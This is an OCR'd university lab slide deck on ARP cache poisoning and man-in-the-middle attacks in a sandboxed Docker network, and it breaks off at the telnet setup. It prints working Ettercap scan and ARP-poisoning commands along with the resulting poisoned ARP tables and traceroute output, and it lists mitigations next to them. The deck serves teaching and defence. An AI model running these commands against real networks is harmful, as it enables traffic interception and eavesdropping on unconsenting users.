
4 May 2021

ARP Poisoning MitM attacks TCP session hijacking

Carlo Corradini § Giovanni Zotta § Nicoló Vinci

Network Security | Lab 01

Questions
Problems
Doubts



If you have any *questions*, *problems* or *doubts* **don't hesitate to ask**!

Outline

I. **Laboratory Structure**
II. **ARP & ARP cache poisoning**
    A. Ettercap
    B. Mitigations
III. **Man in the Middle attacks**
    A. Wireshark
IV. **TCP session hijacking**
    A. Rshijack
    B. Mitigations
V. **MitM in the application layer**
    A. mitmproxy & mitmdump
    B. Mitigations

Laboratory Structure

GitHub Laboratory Repository


The entire **laboratory structure and material** is available from the public *Github* repository

https://github.com/carlocorradini/network-security

What is a Container ?


A **Docker** container **image** is a **lightweight, standalone, executable package** of software that includes everything needed to run an application.

Lightweight
Containers **share the machine's OS system kernel** and therefore do not require an OS per application




https://www.docker.com

Comparing *Containers* and *Virtual Machines*



Multiple containers can run on the same machine and **share the OS kernel** with other containers, each running as isolated processes in user space. Containers take up **less space** than VMs (typically tens of ***MBs*** in size)




The hypervisor allows multiple VMs to run on a single machine. Each VM includes a **full copy of an operating system**, taking up tens of ***GBs***

Network topology

During the laboratory, we will work with a virtual *Local Area Network* composed of **three hosts**:

- CLIENT 192.168.0.10
- ATTACKER 192.168.0.20
- SERVER 192.168.0.30

The network is defined by a *docker-compose* file, which sets up a docker **bridge** named ***netsec_lab_if*** and a *subnet* **192.168.0.0/24**



Getting ready!


1. Change current working directory to ***network-security*** **folder**

   ```
   $ cd ~/Desktop/network-security
   ```

2. **Bootstrap** the architecture

   ```
   $ ./bootstrap.sh
   ```

You are ready for the Laboratory!



Reaching hosts

SHELL

```
$ docker exec -it [attacker|client|server] /bin/bash
```

Open a *shell* in the VM and type the above command to connect to the desired host container

GUI

Client - http://localhost:8080
Attacker - http://localhost:8081


Open a **Browser** in the VM and connect to one of the above *URL* to connect to the GUI of the desired host container


The Server has no GUI support


Laboratory Structure

SHELL

GUI







SAME HOST

UNIVERSITY OF TRENTO


ARP Poisoning

ARP - Address Resolution Protocol

ARP is a communication protocol used for **discovering the MAC address associated with a given IPv4 address.**


ARP is a **request-response** protocol whose messages are encapsulated by a link layer protocol.

It's communicated within the boundaries of a single network, **never routed across internetworking nodes**




ARP query lifecycle - Client view

1. **The client wants to know the MAC address of the server**
2. The client sends an ARP request to the MAC broadcast address *ff:ff:ff:ff:ff:ff* asking for 192.168.0.30's MAC
3. The server responds to the client with his MAC
4. The client caches the response for the future




ARP query lifecycle - Client view

1. The client wants to know the MAC address of the server
2. **The client sends an ARP request to the MAC broadcast address *ff:ff:ff:ff:ff:ff* asking for 192.168.0.30's MAC**
3. The server responds to the client with his MAC
4. The client caches the response for the future




ARP query lifecycle - Client view

1. The client wants to know the MAC address of the server
2. The client sends an ARP request to the MAC broadcast address *ff:ff:ff:ff:ff:ff* asking for 192.168.0.30's MAC
3. **The server responds to the client with his MAC**
4. The client caches the response for the future



ARP query lifecycle - Client view


1. The client wants to know the MAC address of the server
2. The client sends an ARP request to the MAC broadcast address *ff:ff:ff:ff:ff:ff* asking for 192.168.0.30's MAC
3. The server responds to the client with his MAC
4. **The client caches the response for the future**



The attack

The actual attack is frighteningly *simple*.


1. The attacker **keeps sending gratuitous ARP** replies to their targets, impersonating the hosts in the network
2. The targets' ARP caches are now poisoned! They will send any message directed to a poisoned host **directly to the attacker.**



The attack

The actual attack is frighteningly *simple*.

1. The attacker **keeps sending gratuitous ARP** replies to their targets, impersonating the hosts in the network
2. The targets' ARP caches are now poisoned!
   They will send any message directed to a poisoned host **directly to the attacker.**



Ettercap

Ettercap is an open source network security tool for **network protocol analysis** and **man-in-the-middle attacks**.

It is able to **intercept** traffic on a network segment, **capturing packets** and performing **eavesdropping**.

One of its features is the **ARP poisoning MitM** attack.

https://www.ettercap-project.org

Ettercap - Scan for hosts

```
$ ettercap --text --iface eth0 --nosslmitm --nopromisc --quiet
```

`--text`	Text only interface
`--iface <IFACE>`	Use <IFACE> instead of the default one
`--nosslmitm`	Disable SSL certificates forgery. Used to intercept *https* traffic
`--nopromisc`	Disable sniff of all traffic in IFACE
`--quiet`	Do not print packet content


After the **scan** has terminated, **press** the key **I** or **L** to see the hosts list

Ettercap - ARP Poisoning

```
$ ettercap --text --iface eth0 --nosslmitm --nopromisc --only-mitm --mitm arp
   /192.168.0.10/// /192.168.0.30///
```

`--text`	Text only interface
`--iface <IFACE>`	Use <IFACE> instead of the default one
`--nosslmitm`	Disable SSL certificates forgery. Used to intercept *https* traffic
`--nopromisc`	Disable sniff of all traffic in IFACE
`--only-mitm`	Do not sniff, only perform MitM attack
`--mitm <METHOD:ARGS>`	Which MitM attack to employ
`[TARGET1]` `[TARGET2]`	} TARGET in the form MAC/IPs/IPv6/PORTs

ARP Poisoning | Wireshark



ARP Poisoning | Targets ARP table

CLIENT

```
root@client:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
server.network_security  ether   02:42:c0:a8:00:14   C                     eth0
attacker.network_securi  ether   02:42:c0:a8:00:14   C                     eth0
```

SERVER

```
root@server:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
attacker.network_securi  ether   02:42:c0:a8:00:14   C                     eth0
client.network_security  ether   02:42:c0:a8:00:14   C                     eth0
```

ARP Poisoning | traceroute

CLIENT

```
root@client:~# traceroute server
traceroute to server (192.168.0.30), 30 hops max, 60 byte packets
 1  attacker.network_security_lab_01_network (192.168.0.20)  0.072 ms  0.019 ms  0.015 ms
 2  server.network_security_lab_01_network (192.168.0.30)  0.112 ms  0.054 ms  0.050 ms
```

SERVER

```
root@server:/# traceroute client
traceroute to client (192.168.0.10), 30 hops max, 60 byte packets
 1  attacker.network_security_lab_01_network (192.168.0.20)  1.680 ms  1.601 ms  1.518 ms
 2  client.network_security_lab_01_network (192.168.0.10)  1.471 ms  1.403 ms  1.342 ms
```

ARP Poisoning *Mitigations*

ARP poisoning mitigation techniques

Static ARP

Set **permanent entries** in the ARP cache.
Unsuitable for large and dynamic networks.

Detection Tool

ARP poisoning is a very **loud attack**.
Intrusion detection systems can help to **detect** if an ARP attack is taking place.

Packet Filtering


Packet filtering and inspection can help to **catch poisoned packets** before they reach their destination.
Do not allow gratuitous ARP replies.

Cryptography-based Authentication


Do not accept ARP replies if they are not authenticated by cryptographic means.
Not trivial to deploy (EAP) and **not really backwards compatible.**

ARP poisoning mitigation | arping

CLIENT



SERVER




arping is a tool for discovering and probing hosts. Arping probes hosts on the examined network link by sending Link Layer frames: **`arping -D <IP_ADDRESS>`**

`-D` Duplicate address detection mode (*DAD*):

- `.` *DAD* succeeded *i.e.* no replies are received
- `!` *DAD* failed *i.e* received replies

UNIVERSITY OF TRENTO

MitM Attacks




UNIVERSITY OF TRENTO

Man-in-the-Middle attack

The attacker **stands between** the client and the server exploiting the *ARP* poisoning.

This allows for a variety of **different attacks**. For example, the attacker may **sniff** and/or **manipulate** the communication.



Activate Server's services

TELNET

***PORT*: 23**

```
$ /etc/init.d/xinetd start
```

Telnet is an application protocol to provide a bidirectional **interactive** text-oriented communication facility using a **virtual terminal connection**.

Telnet **does not encrypt** any data.

